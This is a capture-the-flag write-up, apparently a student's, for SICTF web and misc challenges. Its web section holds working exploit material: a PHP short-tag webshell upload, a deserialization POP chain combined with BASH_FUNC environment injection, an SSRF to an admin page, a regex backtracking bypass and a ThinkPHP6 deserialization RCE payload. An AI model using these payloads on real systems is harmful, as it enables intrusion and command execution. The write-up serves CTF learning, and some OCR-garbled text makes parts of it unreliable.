

# SICTF wp

---


## web

### 100%\_upload

打开题目看到地址栏推测文件包含

yuanshen.life:39036/index.php?file=upload.php

读伪协议看到源码



A screenshot of a browser window. The address bar shows a long URL starting with "yuanshen.life:39036/index.php?file=". Below the address bar, there is a large amount of encoded base64 data: "PD9waHANCglpZihpc3NldCgkX0ZjTEVTWyd1cGZpbGUuXSkpew0KCQkkdXBsb2FkZGlyID0gJ3VwbG9hZHMuJzsNCgkJJHVwbG9hZGZpbGUgPSAkdXBsb2FkZGlyIC4gYmFzZW5hbWUoJF9GSUx". The browser interface includes standard navigation buttons (back, forward, search) and a toolbar with icons for copy, paste, and refresh.

```
1  <?php
2      if(isset($_FILES['upfile'])){
3          $uploaddir = 'uploads/';
4          $uploadfile = $uploaddir . basename($_FILES['upfile']['name']);
5          $ext = pathinfo($_FILES['upfile']['name'],PATHINFO_EXTENSION);
6
7          $text = file_get_contents($_FILES['upfile']['tmp_name']);
8
9
10         echo $ext;
11
12         if (!preg_match("/ph.|htaccess/i", $ext)){
13
14             if(preg_match("/<\?php/i", $text)){
15                 echo "茂夫说：你的文件内容不太对劲哦<br>";
16             }
17             else{
18                 move_uploaded_file($_FILES['upfile']['tmp_name'],$uploadfile);
19                 echo "上传成功<br>路径为：" . $uploadfile . "<br>";
20             }
21         }
22         else {
23             echo "恶意后缀哦<br>";
24
25         }
26     }
27 ?>
28
29 <!DOCTYPE html>
30 <html lang="en">
31 <head>
32     <meta charset="UTF-8">
33     <meta http-equiv="X-UA-Compatible" content="IE=edge">
34     <meta name="viewport" content="width=device-width, initial-scale=1.0">
35     <title>上传文件</title>
36     <style>
37         body {
38             font-family: Arial, sans-serif;
39             margin: 0;
40             padding: 0;
41             background-image: url('100.jpg');
42             background-size: cover;
43             background-position: center;
44         }
45 
```

```
46     .container {
47         display: flex;
48         justify-content: center;
49         align-items: center;
50         height: 100vh;
51     }
52
53     form {
54         background-color: rgba(255, 255, 255, 0.8);
55         padding: 20px;
56         border-radius: 8px;
57         box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
58     }
59
60     input[type="file"] {
61         margin-bottom: 10px;
62     }
63
64     input[type="submit"] {
65         background-color: #007bff;
66         color: #fff;
67         padding: 10px 15px;
68         border: none;
69         border-radius: 4px;
70         cursor: pointer;
71     }
72
73     input[type="submit"]:hover {
74         background-color: #0056b3;
75     }
76     </style>
77 </head>
78 <body>
79     <div class="container">
80         <form action="upload.php" method="POST" enctype="multipart/form-data">
81             <p>请不要上传php脚本哈, 不然我们可爱的茂夫要生气啦</p>
82             <input type="file" name="upfile" value="" />
83             <br>
84             <input type="submit" name="submit" value="提交" />
85         </form>
86     </div>
87 </body>
88 </html>
89
90
```


可以看到过滤了.php和htaccess然后把php文件的短标签<?php过滤了，浅浅绕过一下



```
nginx.htaccess | a.jpg |
1 <? @eval($_POST['a'])
```

jpg上传成功  
路径为:uploads/a.jpg


但是eval被ban了换成system



```
a.jpg |
1 <? @system($_POST['a']);
```

成功rce

bin dev etc flag home lib media mnt opt proc root run sbin srv sys tmp usr var



查看器 | 控制台 | 调试器 | 网络 | 样式编辑器 | 性能 | 内存 | 存储 | 人

Encryption | Encoding | SQL | XSS | LFI | XXE | Other


Load URL | Split URL | Execute

http://yuanshen.life:39438/index.php?file=uploads/a.jpg

Post data  Referer  User Agent  Cookies

a=ls /

SICTF{e7ffe5fa-5e43-4112-8946-dd732e8a8447}



查看器 | 控制台 | 调试器 | 网络 | 样式编辑器 | 性能 | 内存 | 存储 | 人

Encryption | Encoding | SQL | XSS | LFI | XXE | Other

Load URL | Split URL | Execute

http://yuanshen.life:39438/index.php?file=uploads/a.jpg

Post data  Referer  User Agent  Cookies

a=cat /flag

## Not just unserialize

## ▼ 题目

Plain Text |

```
1  <?php
2
3  highlight_file(__FILE__);
4  class start
5  {
6      public $welcome;
7      public $you;
8      public function __destruct()
9      {
10         $this->begin0fweb();
11     }
12     public function begin0fweb()
13     {
14         $p='hacker!';
15         $this->welcome->you = $p;
16     }
17 }
18
19 class SE{
20     public $year;
21     public function __set($name, $value){
22         echo ' Welcome to new year! ';
23         echo($this->year);
24     }
25 }
26
27 class CR {
28     public $last;
29     public $newyear;
30
31     public function __tostring() {
32
33         if (is_array($this->newyear)) {
34             echo 'nonono';
35             return false;
36         }
37         if (!preg_match('/worries/i',$this->newyear))
38         {
39             echo "empty it!";
40             return 0;
41         }
42
43         if(preg_match('/^.*(worries).*$/', $this->newyear)) {
44             echo 'Don\'t be worry';
45         } else {
```

```

46         echo 'Worries doesn\'t exists in the new year  ';
47         empty($this->last->worries);
48     }
49     return false;
50 }
51 }
52
53 class ET{
54
55     public function __isset($name)
56     {
57         foreach ($_GET['get'] as $inject => $rce){
58             putenv("{$inject}={$rce}");
59         }
60         system("echo \"Haven't you get the secret?\"");
61     }
62 }
63 if(isset($_REQUEST['go'])){
64     unserialize(base64_decode($_REQUEST['go']));
65 }
66 ?>

```

▼ Plain Text |

```

1 <?php
2 class start
3 {
4     public $welcome;
5     public $you;
6 }
7 class SE{
8     public $year;
9 }
10 class CR {
11     public $last;
12     public $newyear;
13 }
14 class ET{
15 }
16 $a = new start;
17 $a -> welcome = new SE;
18 $a -> welcome -> year = new CR;
19 $a -> welcome -> year -> newyear = "111Worries";
20 $a -> welcome -> year -> last = new ET;
21 echo(base64_encode(serial化($a)));

```

先反序列化绕过正则

然后看到ET类里的rce是环境变量注入执行任意命令网上文章很多

payload: ?get[BASH\_FUNC\_echo%%]=() { cat /f\*; }

## EZ\_SSFR

```
Plain Text | ▾
```

```
1  <?php
2  highlight_file(__file__);
3  error_reporting(0);
4  function get($url) {
5      $curl = curl_init();
6      curl_setopt($curl, CURLOPT_URL, $url);
7      curl_setopt($curl, CURLOPT_HEADER, 0);
8      curl_setopt($curl, CURLOPT_RETURNTRANSFER, true);
9      $data = curl_exec($curl);
10     curl_close($curl);
11     echo base64_encode($data);
12     return $data;
13 }
14 class client{
15     public $url;
16     public $payload;
17     public function __construct()
18     {
19         $url = "http://127.0.0.1/";
20         $payload = "system(\"cat /flag\");";
21         echo "Exploit";
22     }
23     public function __destruct()
24     {
25         get($this->url);
26     }
27 }
28 // hint:hide other file
29 if(isset($_GET['Harder'])) {
30     unserialize($_GET['Harder']);
31 } else {
32     echo "You don't know how to pass parameters?";
33 }
34
35 ?>
36 You don't know how to pass parameters?
```

有句注释// hint:hide other file

扫出admin.php

```
[12:52:07] 200 - 1KB - /admin.php
```

▼ admin.php Plain Text

```
1 <?php
2 error_reporting(0);
3 include "flag.php";
4 highlight_file(__FILE__);
5 $allowed_ip = "127.0.0.1";
6 if ($_SERVER['REMOTE_ADDR'] !== $allowed_ip) {
7     die("You can't get flag");
8 } else {
9     echo $flag;
10 }
11 ?> You can't get flag
```

所以我们的反序列化要访问的url为：http://127.0.0.1/admin.php

▼ Plain Text

```
1 <?php
2 class client{
3     public $url;
4     public $payload;
5 }
6 $a = new client;
7 $a -> url = "http://127.0.0.1/admin.php";
8 $a -> payload = "system(\"cat /flag\");";
9 echo serialize($a);
```

=U:b:~client":2:{s:3:"url";s:26:"http://127.0.0.1/admin.php";s:7:"payload";s:20:"system(\"cat /flag")

CTF资源库|CTF工具下... 与能论道/能日加密 - ... 加密解密 - 加密解密... 青少年CTF在线工具箱... CTF在线工具-CTF工... 移动设备上的...

The screenshot shows the Network tab of a browser's developer tools. A POST request is visible with the URL 'http://127.0.0.1/admin.php'. The 'Payload' section shows a large base64-encoded string representing a serialized PHP object. The object is a class named 'client' with properties '\$url' and '\$payload', and a constructor that calls 'system("cat /flag");'. The browser's status bar at the bottom also displays the URL and the base64 payload.

```
bGU9ImNvbG9yOiajMDAwMEJCIj4kX1NFU1ZFUjwvc3Bhbj48c3BhbiBzdHlsZT0iY29sb3I6ICMwMDc3MDAiPiPs$4+PHNwYW4gc3R5bGU9ImNvbG9yOiajREQwMDAwIj4nUkVNT1RFX0FERFIInPC9zcGFuPjxzcGFuIHN0eWxlPSJjbIZAwNzcmci+XSzuYnNwOyE9PSzuYnNwOzwvc3Bhbj48c3BhbiBzdHlsZT0iY29sb3I6ICMwMDAwQkIiPiRhbGx1lwPC9zcGFuPjxzcGFuIHN0eWxlPSJjb2xvcjogIzAwNzcmci+KSzuYnNwO3sNPGJyIC8+Jm5ic3A7Jm5ic3A7JrJm5ic3A7ZGllKDwvc3Bhbj48c3BhbiBzdHlsZT0iY29sb3I6ICNERDAwMDAiPiJzb3UmbmJzcDtjYW4ndCzuYnNlZuYnNwO2zsYwcipC9zcGFuPjxzcGFuIHN0eWxlPSJjb2xvcjogIzAwNzcmci+KTsNPGJyIC8+fszuYnNwO2Vscl
```

## Output

time: 1ms  
length: 1372  
lines: 4

```
<br /></span><span style="color: #0000BB">$allowed_ip<br /><span style="color: #007700">=&brsp;<br /><span style="color: #0000BB">$_SERVER<br /><span style="color: #007700">[<br /><span style="color: #DD0000">'REMOTE_ADDR'<br /><span style="color: #007700">]&brsp; !=&brsp;<br /><span style="color: #0000BB">$allowed_ip<br /><span style="color: #007700">)&brsp;{<br />&brsp;&brsp;&brsp;&brsp;&brsp;&brsp;&brsp;die(<br /><span style="color: #DD0000">"You&brsp;can't&brsp;get&brsp;flag"<br /><span style="color: #007700">);<br />}&brsp;else&brsp;{<br />&brsp;&brsp;&brsp;&brsp;&brsp;echo&brsp;<br /><span style="color: #0000BB">$flag<br /><span style="color: #007700">;<br />}<br /></span><span style="color: #0000BB">?&gt;<br /></span><br /></code>SICTF{5c5685a3-54ed-4d9f-a342-0aba14dce45c}
```

## Oyst3rPHP

扫目录看到www.zip泄露

找到网页的代码找三个生蚝，前两个好找

## ▼ Index.php

Plain Text |

```
1 <?php
2 namespace app\controller;
3 use app\BaseController;
4
5 class Index extends BaseController
6 {
7
8     public function index()
9     {
10        echo "RT, 一个很简单的Web, 给大家送一点分, 再送三只生蚝, 过年一起吃生蚝哈";
11        echo "<img src='..../Oyster.png'\"/>";
12
13
14        $payload = base64_decode(@$_POST['payload']);
15        $right = @$_GET['left'];
16        $left = @$_GET['right'];
17
18        $key = (string)@$_POST['key'];
19        if($right !== $left && md5($right) == md5($left)){
20
21            echo "Congratulations on getting your first oyster";
22            echo "<img src='..../Oyster1.png'\"/>";
23
24            if(preg_match('/.+?THINKPHP/is', $key)){
25                die("Oysters don't want you to eat");
26            }
27            if(strpos($key, '603THINKPHP') === false){
28                die("! ! ! Oysters don't want you to eat! ! !");
29            }
30
31            echo "WOW! ! ! Congratulations on getting your second oyster";
32            echo "<img src='..../Oyster2.png'\"/>";
33
34            @unserialize($payload);
35            //最后一个生蚝在根目录, 而且里面有Flag? ? ? 咋样去找到它呢? ? ? 它的名字是什么? ? ?
36            //在源码的某处注释给出了提示, 这就看是不是真懂Oyst3rphp框架咯! !
37            //小Tips: 细狗函数`0`嗷~~
38        }
39    }
40
41    public function doLogin()
42    {
43        /*emmm我也不知道这是what, 瞎写的*/
44        if ($this->request->isPost()) {
```

```
45     $username = $this->request->post('username');
46     $password = $this->request->post('password');
47
48
49     if ($username == 'your_username' && $password == 'your_password') {
50
51         $this->success('Login successful', 'index/index');
52     } else {
53
54         $this->error('Login failed');
55     }
56 }
57 }
58
59
60
61 }
62 }
```

第一个生蚝直接md5弱比较得到

← ⌂ ⚠ 不安全 | [yuanshen.life:39544/?left=QNKCDZO&right=240610708](http://yuanshen.life:39544/?left=QNKCDZO&right=240610708)



RT, 一个很简单的Web, 给大家送一点分, 再送三只生蚝, 过年一起吃生蚝哈



Getting your first oyster

!!!! Oysters don't want you to eat!!!!

## 第二个生蚝看到网上正则解法

```
1 | if(preg_match('/.+?ctfshow/is', $f)){
2 |     die('bye!');
3 | }
```

复制

在/s模式下，.匹配任意字符，+表示匹配一次或更多次，至少一次而后面加个?表示懒惰模式，+?表示重复1次或更多次，但尽可能少匹配字符。

因为.+?三个连在一起就表示在ctfshow前面必须至少有一个字符才会使这个if判断为真。

## 正解：PCRE回溯次数限制

继续搬出当年山河的脚本

```
▼ Plain Text |
```

```
1 import requests
2 url='http://yuanshen.life:39544/?left=QNKCDZ0&right=240610708'
3 data={
4     'key':'2024'*250000+'603THINKPHP'
5 }
6 r = requests.post(url=url,data=data).text
7 print(r)
```

```
1 import requests
2 url='http://yuanshen.life:39544/?left=QNKCDZ0&right=240610708'
3 data={
4     'key':'a'*1000000+'603THINKPHP'
5 }
6 r = requests.post(url=url,data=data)
7 print(r.text)
8
```

问题 6 输出 调试控制台 终端 端口

```
ster<img src='../Oyster1.png'>WOW! ! ! Congratulations on getting your second oyster<img src='../Oyster2.png'>
PS C:\Users\汪杨峻> python -u "C:\Users\汪杨峻\AppData\Local\Temp\tempCodeRunnerFile.python"
RT, 一个很简单的Web, 给大家送一点分,再送三只生蚝, 过年一起吃生蚝哈<img src='../Oyster.png'>Congratulations on getting your first oy
ster<img src='../Oyster1.png'>WOW! ! ! Congratulations on getting your second oyster<img src='../Oyster2.png'>
PS C:\Users\汪杨峻> 
```

最后一只生蚝hint说

```
▼ PHP |
```

```
1 //最后一个生蚝在根目录, 而且里面有Flag? ? ? 咋样去找到它呢? ? ? 它的名字是什么? ? ?
2 //在源码的某处注释给出了提示, 这就看是不是真懂0yst3rphp框架咯! !
3 //小Tips: 细狗函数L|`0'|J 啊~
```

好好好索性查了波thinkphp6反序列化漏洞这些文章总于找到第三个生蚝

```
    /
0 references | 0 overrides
💡 public function __destruct()
{
    if ($this->lazySave) {
        $this->save();
    }
}/*WOW! ! ! 看来你是懂的，第三个生蚝在根目录下的oyst3333333r.php里，快去找到它吧*/
}
```

直接套用网上的poc可以命令执行

```
1 <?php
2
3 // 保证命名空间的一致
4 namespace think {
5     // Model需要是抽象类
6     abstract class Model {
7         // 需要用到的关键字
8         private $lazySave = false;
9         private $data = [];
10        private $exists = false;
11        protected $table;
12        private $withAttr = [];
13        protected $json = [];
14        protected $jsonAssoc = false;
15
16        // 初始化
17        public function __construct($obj='') {
18            $this->lazySave = true;
19            $this->data = ['cat /0yst333333r.php' => ['cat /0yst333333r.p
hp']];
20            $this->exists = true;
21            $this->table = $obj; // 触发__toString
22            $this->withAttr = ['cat /0yst333333r.php' => ['system']];
23            $this->json = ['cat /0yst333333r.php'];
24            $this->jsonAssoc = true;
25        }
26    }
27 }
28
29 namespace think\model {
30     use think\Model;
31     class Pivot extends Model {
32
33    }
34
35    // 实例化
36    $p = new Pivot(new Pivot());
37    echo(urlencode(base64_encode(serialized($p))));
38 }
39
```

```

▼ exp PHP
1 import requests
2 url='http://yuanshen.life:39544/?left=QNKCDZ0&right=240610708'
3 data={
4     'key': 'a'*1000000+'603THINKPHP',
5     'payload': 'TzoxNzoidGhpbtcbW9kZWxcUGl2b3Qi0jc6e3M6MjE6IgB0aGlua1xNb2R1
bABsYXp5U2F2ZSI7Yjox03M6MTc6IgB0aGlua1xNb2RlbABkYXRhIjth0jE6e3M6MjI6ImNhdCA
vT3lzdDMzMzMzMNyLnBocCAi02E6MTp7aTow03M6MjI6ImNhdCAvT3lzdDMzMzMzMNyLnBocC
Ai0319czox0ToiAHRoaw5rXE1vZGVsAGV4aXN0cyI7Yjox03M60DoiACoAdGFibGUI0086MTc6I
nRoaw5rXG1vZGVsXFpdm90Ijo30ntz0jIx0iIAdGhpbtcbTw9kZwAbGF6eVNhdmu02I6MTtz
0jE30iIAdGhpbtcbTw9kZwAZGF0YSI7YTox0ntz0jIy0iJjYXQgL095c3QzMzMzMzc5waHA
gIjth0jE6e2k6MDtz0jIy0iJjYXQgL095c3QzMzMzc5waHAgIjt9fXM6MTk6IgB0aGlua1
xNb2RlbABleGlzdHMi02I6MTtz0jg6IgAqAHRhYmxlIjtz0jA6IiI7czoyMToiAHRoaw5rXE1vZ
GVsAHdpdGhBdHRyIjth0jE6e3M6MjI6ImNhdCAvT3lzdDMzMzMzMNyLnBocCAi02E6MTp7aTow
03M6Njoic3lzdGVtIjtz9fXM6NzoiACoAanNvbiI7YTox0ntp0jA7czoyMjoiY2F0IC9PeXN0MzM
zMzM3IucGhwICI7fXM6MTI6IgAqAGpzbc25Bc3NvYyI7Yjox031z0jIx0iIAdGhpbtcbTw9kZw
wAd2l0aEF0dHIi02E6MTp7czoyMjoiY2F0IC9PeXN0MzMzMzM3IucGhwICI7YTox0ntp0jA7c
zo20iJzeXN0ZW0i0319cz030iIAKgBqc29uIjth0jE6e2k6MDtz0jIy0iJjYXQgL095c3QzMzM
zMzc5waHAgIjt9czoxMjoiACoAanNvbkFzc29jIjti0jE7fQ%3D%3D'
6 }
7 r = requests.post(url=url,data=data)
8 print(r.text)
9

```

```

± import requests
2 url='http://yuanshen.life:39544/?left=QNKCDZ0&right=240610708'
3 data={
4     'key': 'a'*1000000+'603THINKPHP',
5     'payload': 'TzoxNzoidGhpbtcbW9kZWxcUGl2b3Qi0jc6e3M6MjE6IgB0aGlua1xNb2R1
bABsYXp5U2F2ZSI7Yjox03M6MTc6IgB0aGlua1xNb2RlbABkYXRhIjth0jE6e3M6MjI6ImNhdCA
vT3lzdDMzMzMzMNyLnBocCAi02E6MTp7aTow03M6MjI6ImNhdCAvT3lzdDMzMzMzMNyLnBocC
Ai0319czox0ToiAHRoaw5rXE1vZGVsAGV4aXN0cyI7Yjox03M60DoiACoAdGFibGUI0086MTc6I
nRoaw5rXG1vZGVsXFpdm90Ijo30ntz0jIx0iIAdGhpbtcbTw9kZwAbGF6eVNhdmu02I6MTtz
0jE30iIAdGhpbtcbTw9kZwAZGF0YSI7YTox0ntz0jIy0iJjYXQgL095c3QzMzMzMzc5waHA
gIjth0jE6e2k6MDtz0jIy0iJjYXQgL095c3QzMzMzc5waHAgIjt9fXM6MTk6IgB0aGlua1
xNb2RlbABleGlzdHMi02I6MTtz0jg6IgAqAHRhYmxlIjtz0jA6IiI7czoyMToiAHRoaw5rXE1vZ
GVsAHdpdGhBdHRyIjth0jE6e3M6MjI6ImNhdCAvT3lzdDMzMzMzMNyLnBocCAi02E6MTp7aTow
03M6Njoic3lzdGVtIjtz9fXM6NzoiACoAanNvbiI7YTox0ntp0jA7czoyMjoiY2F0IC9PeXN0MzM
zMzM3IucGhwICI7fXM6MTI6IgAqAGpzbc25Bc3NvYyI7Yjox031z0jIx0iIAdGhpbtcbTw9kZw
wAd2l0aEF0dHIi02E6MTp7czoyMjoiY2F0IC9PeXN0MzMzMzM3IucGhwICI7YTox0ntp0jA7c
zo20iJzeXN0ZW0i0319cz030iIAKgBqc29uIjth0jE6e2k6MDtz0jIy0iJjYXQgL095c3QzMzM
zMzc5waHAgIjt9czoxMjoiACoAanNvbkFzc29jIjti0jE7fQ%3D%3D'
7
8 print(r.text)
9

```

问题 输出 调试控制台 终端 端口

```

File "C:\Users\汪杨峻\AppData\Local\Temp\tempCodeRunnerFile.python", line 2, in <module>
    r = requests.post(url=url,data=data)
NameError: name 'requests' is not defined
PS C:\Users\汪杨峻> python -u "C:\Users\汪杨峻\AppData\Local\Temp\tempCodeRunnerFile.python"
RT, 一个很简单的Web, 给大家送一点分,再送三只生蚝, 过年一起吃生蚝哈<img src='../Oyster.png'/>Congratulations on getting your first oyster<img src='../Oyster1.png'/>WOW! ! ! Congratulations on getting your second oyster<img src='../Oyster2.png'/><?php
$flag = 'SICTF{ecb68dc8-b857-4893-867d-730a6d02e5e3}';
?>
<?php
$flag = 'SICTF{ecb68dc8-b857-4893-867d-730a6d02e5e3}';
?>

```

## misc

[签到]签到

扫描二维码关注公众号后发送，获取flag



真<sup>·</sup>簽到

题目压缩包后附着hex


通过文本加密为字母 (<https://www.qqxiuzi.cn/bianma/wenbenjiami.php?>  
 s=zimu#:~:text=%E6%96%87%E6%9C%AC%E5%8A%A0%E5%AF%86%E4%B8%BA%E5%AD%97%E6%AF%8D%20%E4%BD%BF%E7%94%A8%E5%AF%86%E7%A0%81%20%E5%8A%A0%E5%AF%86,%EF%BC%9A%E6%96%87%E6%9C%AC%E6%A1%86%E8%BE%93%E5%85%A5%E5%8E%9F%E5%A7%8B%E6%96%87%E6%9C%AC%EF%BC%8C%E4%BD%BF%E7%94%A8%E5%AF%86%E7%A0%81%E5%88%99%E5%9C%A8%E5%AF%86%E7%A0%81%E6%A1%86%E4%AD%AE%BE%E5%AE%9A%E4%B8%80%E4%B8%AA%E5%AF%86%E7%A0%81%EF%BC%8C%E7%82%B9%E5%87%BB%E5%8A%A0%E5%AF%86%E6%8C%89%E9%92%AE%EF%BC%8C%E4%B8%8B%E6%96%B9%E5%86%BB%80%E6%98%BE%E7%A4%BA%E5%8A%A0%E5%AF%86%E5%90%8E%E7%9A%84%E6%96%87%E6%9C%AC%E3%80%82%20%E8%A7%A3%E5%AF%86%20%EF%BC%9A%E6%96%87%E6%9C%AC%E6%A1%86%E8%BE%93%E5%85%A5%E5%8A%A0%E5%AF%86%E5%90%8E%E7%9A%84%E6%96%87%E6%9C%AC%E3%80%82") 得到压缩包密码

TVTTT VTXABYUXTXTXCARYYXAZCYYUXV=

加密 解密 清空  使用密码


2024HappyNewYear

打开后发现音频和图片，音频频谱图显示



另外文件名为lagrange大写，所以隐写密码为givemeyourLAGRANGE

```
steghide: could not extract any data with that passphrase.  
PS D:\Tools\隐写工具\steghide> ./steghide.exe extract -sf .\steg.jpg -p givemeyourLAGRANGE  
wrote extracted data to "flag.txt".
```



## New Year's regret

根据提示密码为\*\*\*\*SICTF，使用python生成密码本爆破密码

```

▼ password.py Python

1 import string
2 with open("password.txt","w") as f:
3     for i in "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
4         for j in "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
5             for m in "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
6                 for n in "1234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ":
7                     password = i+j+m+n+'SICTF'
8                     f.write(password+'\n')
9     f.close()

```

爆破出密码为2024SICTF，得到output.txt和task.png

将output.txt进行缩放，得到字符画



根据随波逐流的music图像密码，得到PUTITALLTOGETHER

task.png是汉信码，图片上隐写了zip和一个png

png为武器图，根据hint，判断是几星武器，连起来得到

446646544645666544656445446646546546445446445446646565444454544664654  
664544545646454544454466465465645644

经过尝试是摩斯 5为空格

Find / Replace, 3 more - CyberChef

File | D:/CTF\_tool/Tool/Crypto/CyberChef/CyberChef.v10.4.0.html#recipe=Find/\_Replace(%7B'option':'Regex','stri...

Download CyberChef [Download](#)

Last build: A year ago - Version 10 is here! Read about the new features here

Operations

- find
- Find / Replace
- Affine Cipher Decode
- Affine Cipher Encode
- Rail Fence Cipher Encode
- Bifid Cipher Encode
- Index of Coincidence
- Extract domains
- Fuzzy Match
- Magic
- Snefru
- XOR Brute Force
- Favourites
- Data format
- Encryption / Encoding
- Public Key

Recipe

Find / Replace

Find: 4      Replace: •      REGEX  Global match

Case insensitive       Multiline matching

Dot matches all

Find / Replace

Find: 6      Replace: -      REGEX  Global match

Case insensitive       Multiline matching

Dot matches all

Input

44664654464566654465645644544664654654644544544664656544454544664654645445646

5454454466465465645644544544664654656456445445446646546544454544664654645445646

Output

\_FOUND\_ALL\_THE\_PIECES\_AND

STEP [BAKE!](#) Auto Bake

sec 107    1    Tr Raw Bytes ← LF

sec 25    1    25    2ms    Tr Raw Bytes ← LF

zip解压后是一个经过30多次base64加密的内容，解密后为一个二维码

From Base64, 35 more - CyberChef

文件 | D:/CTF\_tool/Tool/Crypto/CyberChef/CyberChef.v10.4.0.html?recipe=From\_Base64('A-Za-z0-9%2B%3D',true...)

SRC 工具 一些网站 博客论坛 邮箱 网络空间测绘 漏洞库 AI 网站 CTF 密码 RSA 开源情报 指南 西邮 其他收藏夹

Download CyberChef

Last build: A year ago - Version 10 is here! Read about the new features here

Operations

Search...

Favourites

To Base64

From Base64

To Hex

From Hex

To Hexdump

From Hexdump

URL Decode

Regular expression

Entropy

Fork

Magic

Data format

Encryption / Encoding

Public Key

Recipe

From Base64

Alphabet: A-Za-zA-Z0-9+=  
 Remove non-alphabet chars  Strict mode

From Base64

Alphabet: A-Za-zA-Z0-9+=  
 Remove non-alphabet chars  Strict mode

From Base64

Alphabet: A-Za-zA-Z0-9+=  
 Remove non-alphabet chars  Strict mode

Render Image

Input format: Raw

STEP

BAKE!

Input

UmtwellrUk9XazFHV25aV01uTjRVakpPU1Zkc1pFNViia0pvVjJ4amVGSXhi

File details

Name: result.txt  
Size: 43,123,200 bytes  
Type: unknown  
Loaded: 100%

Output

Raw Bytes LF

43123200 1

扫码后得到SICTF{Congratulation to you!

拼接后得到SICTF{Congratulation to you! found all the pieces and put it all together}

汉信码没用上

# GeekChallenge

nc连接后发现需要进行输入，对的地方数字变为1，直接爆破

得到flag

# WHO?WHO?WHO

下载后发现压缩包加密，rockyou爆破密码，得到密码为qweaqwe

解压后观察发现0宽字符

谁是渣男?

U2FsdGVkX19uvldJ6CGUNff3B28QEdljZqgUh98K+/0J16ELU8WVQydohw4P5+2M  
jbhTLQHNOpc0Od7kSRgy8pwovCmimdD8M0lbYUeXjNKYePL/WP4PCMaoJHA  
W3HR  
b7IEoDDH1NYh3o5NwMmcFEqy1ujf72VgQlQkaeYFFF=

解出rabbit加密内容，根据hint，密码为shumu

加密/解密 AES加密/解密 DES加密/解密 RC4加密/解密 Rabbit加密/解密 TripleDes加密/解密 MD5加/解密 Base64加/解密 Hash加/解密 JS 加密

GTAGAGCTAGTCCTT(GGGTCACGGTTC\_GGGTCACGGTTC\_GAACGGT  
TC\_GTAGTG\_GCTTCA\_GTAGACGTGGCGGTG\_GTAGACTCA\_TATGAC  
CGG\_GCTCGGGCT}

shumu  
密码是可选项，也就是可以不填。

解密成功 < 解密 加密 >

U2FsdGVkX19uvldJ6CGUNff3B28QEdljZqgUh98K+/0J16ELU8WVQydohw  
4P5+2M  
jbhTLQHNOpc0Od7kSRgy8pwovCmimdD8M0lbYUeXjNKYePL/WP4PCM  
aOJHA  
W3HR  
b7IEoDDH1NYh3o5NwMmcFEqy1ujf72VgQlQkaeYFFF=

解出dna加密内容



补上{}和\_\_即为flag

## 日志分析2

记事本打开日志

发现有大量的登录请求，得到攻击者ip和方式为暴力破解

